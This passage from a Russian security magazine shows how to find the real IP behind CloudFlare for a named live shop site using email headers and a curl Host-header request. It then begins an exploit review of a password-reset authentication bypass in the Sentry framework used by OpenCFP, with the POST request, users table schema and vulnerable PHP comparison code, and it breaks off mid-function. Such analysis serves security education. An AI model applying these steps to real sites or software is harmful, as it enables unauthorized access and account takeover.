
Возьмем какой-нибудь https://shop.eurovision.tv/. Тут снова CloudFlare. Регистрируемся там, ждем письмо с подтверждением и смотрим хидеры; в частности, нас интересует Recieved:

```
Recieved: esc-web4-tng.virtu.nl (77.222.68.234)
```


Далее в дело еще раз вступает curl и Host-хидер:

```
curl -H "Host: shop.eurovision.tv" -k https://77.222.68.234
```

Вуаля! Реальный адрес найден, дальше можно работать без ограничений CloudFlare.



Хидеры письма, раскрывающие IP-адрес сервера



```
C:\Users>ping shop.eurovision.tv

Pinging shop.eurovision.tv [104.16.44.51] with 32 bytes of data:
Reply from 104.16.44.51: bytes=32 time=28ms TTL=59

Ping statistics for 104.16.44.51:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 28ms, Maximum = 28ms, Average = 28ms
Control-C
^C
C:\Users>ping esc-web4-tng.virtu.nl

Pinging esc-web4-tng.virtu.nl [77.222.68.234] with 32 bytes of data:
Control-C
^C
C:\Users>curl -H "Host: shop.eurovision.tv" -k https://77.222.68.234 -I
HTTP/1.1 200 OK
Date: Sat, 15 Oct 2016 04:56:20 GMT
Server: Apache
Set-Cookie: frontend=19paovmd7cl3iahjlog8i8jgo3; expires=Sat, 15-Oct-2016 05:56:20 GMT; path=/; domain=shop.eurovision.t
v; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: frontend_cid=y8fmuRAyb10PtC00; expires=Sat, 15-Oct-2016 05:56:20 GMT; path=/; domain=shop.eurovision.tv; sec
ure; httponly
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8


C:\Users>_
```

Найденный IP-адрес домена

На этом у меня все. Надеюсь, представленная информация будет полезной. До новых встреч!

→

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин,
Digital Security
b.ryutin@dsec.ru
@dukebarman
dukebarman.pro

ОБЗОР ЭКСПЛОИТОВ


АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы рассмотрим уязвимость в популярной библиотеке для аутентификации пользователей, которая применяется на конференциях для приема докладов. Не обойдем стороной и новое исследование IoT-устройства, проведенное командой Pen Test Partners, а потом разберем XSS-уязвимость в роутере TP-Link Archer.

ОБХОД АУТЕНТИФИКАЦИИ В OPENCFP (ИЛИ SENTRY FRAMEWORK)


CVSSv2:	Нет
Дата релиза:	5 сентября 2016 года
Автор:	haxx.ml
CVE:	нет

OpenCFP — это популярная система для принятия докладов на конференциях. Она написана на PHP, и исходники открыты. Но найденная уязвимость находится не в ней, а в одном из сторонних компонентов — фреймворке Sentry фирмы Cartalyst. Он используется во многих других приложениях, так что есть вероятность того, что они до сих пор уязвимы.



Статистика по установкам фреймворка Sentry

Как и в большинстве веб-приложений, в OpenCFP есть функция восстановления пароля. Она позволяет пользователям получить специальную ссылку по email и затем установить новый пароль. Такая ссылка ведет на страницу с формой для ввода пароля.



Форма установки нового пароля


После нажатия на кнопку Change my Password отправляется следующий POST-запрос на сервер.

```
POST /updatepassword HTTP/1.1
Host: domain
Referer:
http://domain/reset/2/vab9HtPIfIw2f6WLrzzidEbApaepDSGm9PkUKyKvZr
[...]
reset[_token]=x&reset[password][password]=passw0rd&reset[password]↵
   [password2]=passw0rd&reset[user_id]=2&reset[reset_code]=↵
   vab9HtPIfIw2f6WLrzzidEbApaepDSGm9PkUKyKvZr
```

После того как приложение получит этот запрос, оно проверит, соответствует ли параметр `reset[reset_code]` значению `reset_password_code` в записи базы данных о пользователе с `[user_id]`. OpenCFP использует Sentry для этой проверки во множестве случаев аутентификации.

EXPLOIT

К ошибке приводят две вещи. Первая связана с тем, как Sentry выполняет проверку, вторая — с тем, что у пользователей, которые не восстанавливали пароль, по умолчанию в поле `reset_password_code` установлено NULL. Это хорошо видно на схеме таблицы users в базе данных Sentry.




```
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `email` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `password` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `permissions` text COLLATE utf8_unicode_ci,
  `activated` tinyint(4) NOT NULL DEFAULT '0',
  `activation_code` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `activated_at` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `last_login` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `persist_code` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `reset_password_code` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `first_name` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `last_name` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `created_at` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00',
  `updated_at` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00',
  PRIMARY KEY (`id`),
  UNIQUE KEY `users_email_unique` (`email`),
  KEY `users_activation_code_index` (`activation_code`),
  KEY `users_reset_password_code_index` (`reset_password_code`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;
```

Схема таблицы users из Sentry

Отсутствуют и дополнительные проверки перед передачей данных из OpenCFP в Sentry, то есть проводятся только обычные проверки на вводимые данные. К тому же в примере использования этой функции в документации Sentry нет никакого упоминания о типах вводимых данных.


Ниже представлена функция в Sentry, отвечающая за сверку кода из запроса с кодом, который находится в базе. Эта функция проста и возвращает true в случае совпадения или false, если совпадения не найдено.



```
        /**
         * Checks if the provided user reset password code is
         * valid without actually resetting the password.
         *
         * @param  string  $resetCode
         * @return bool
         */
        public function checkResetPasswordCode($resetCode)
        {
                return ($this->reset_password_code == $resetCode);
        }
```

Функция checkResetPasswordCode()

Эта функция вызывается из `attemptResetPassword()`. Заметь, что во время смены пароля значение `reset_password_code` снова устанавливается NULL.




```
         * Attempts to reset a user's password by matching
         * the reset code generated with the user's.
         *
         * @param  string  $resetCode
         * @param  string  $newPassword
         * @return bool
         */
        public function attemptResetPassword($resetCode, $newPassword)
        {
                if ($this->checkResetPasswordCode($resetCode))
                {
                        $this->password = $newPassword;
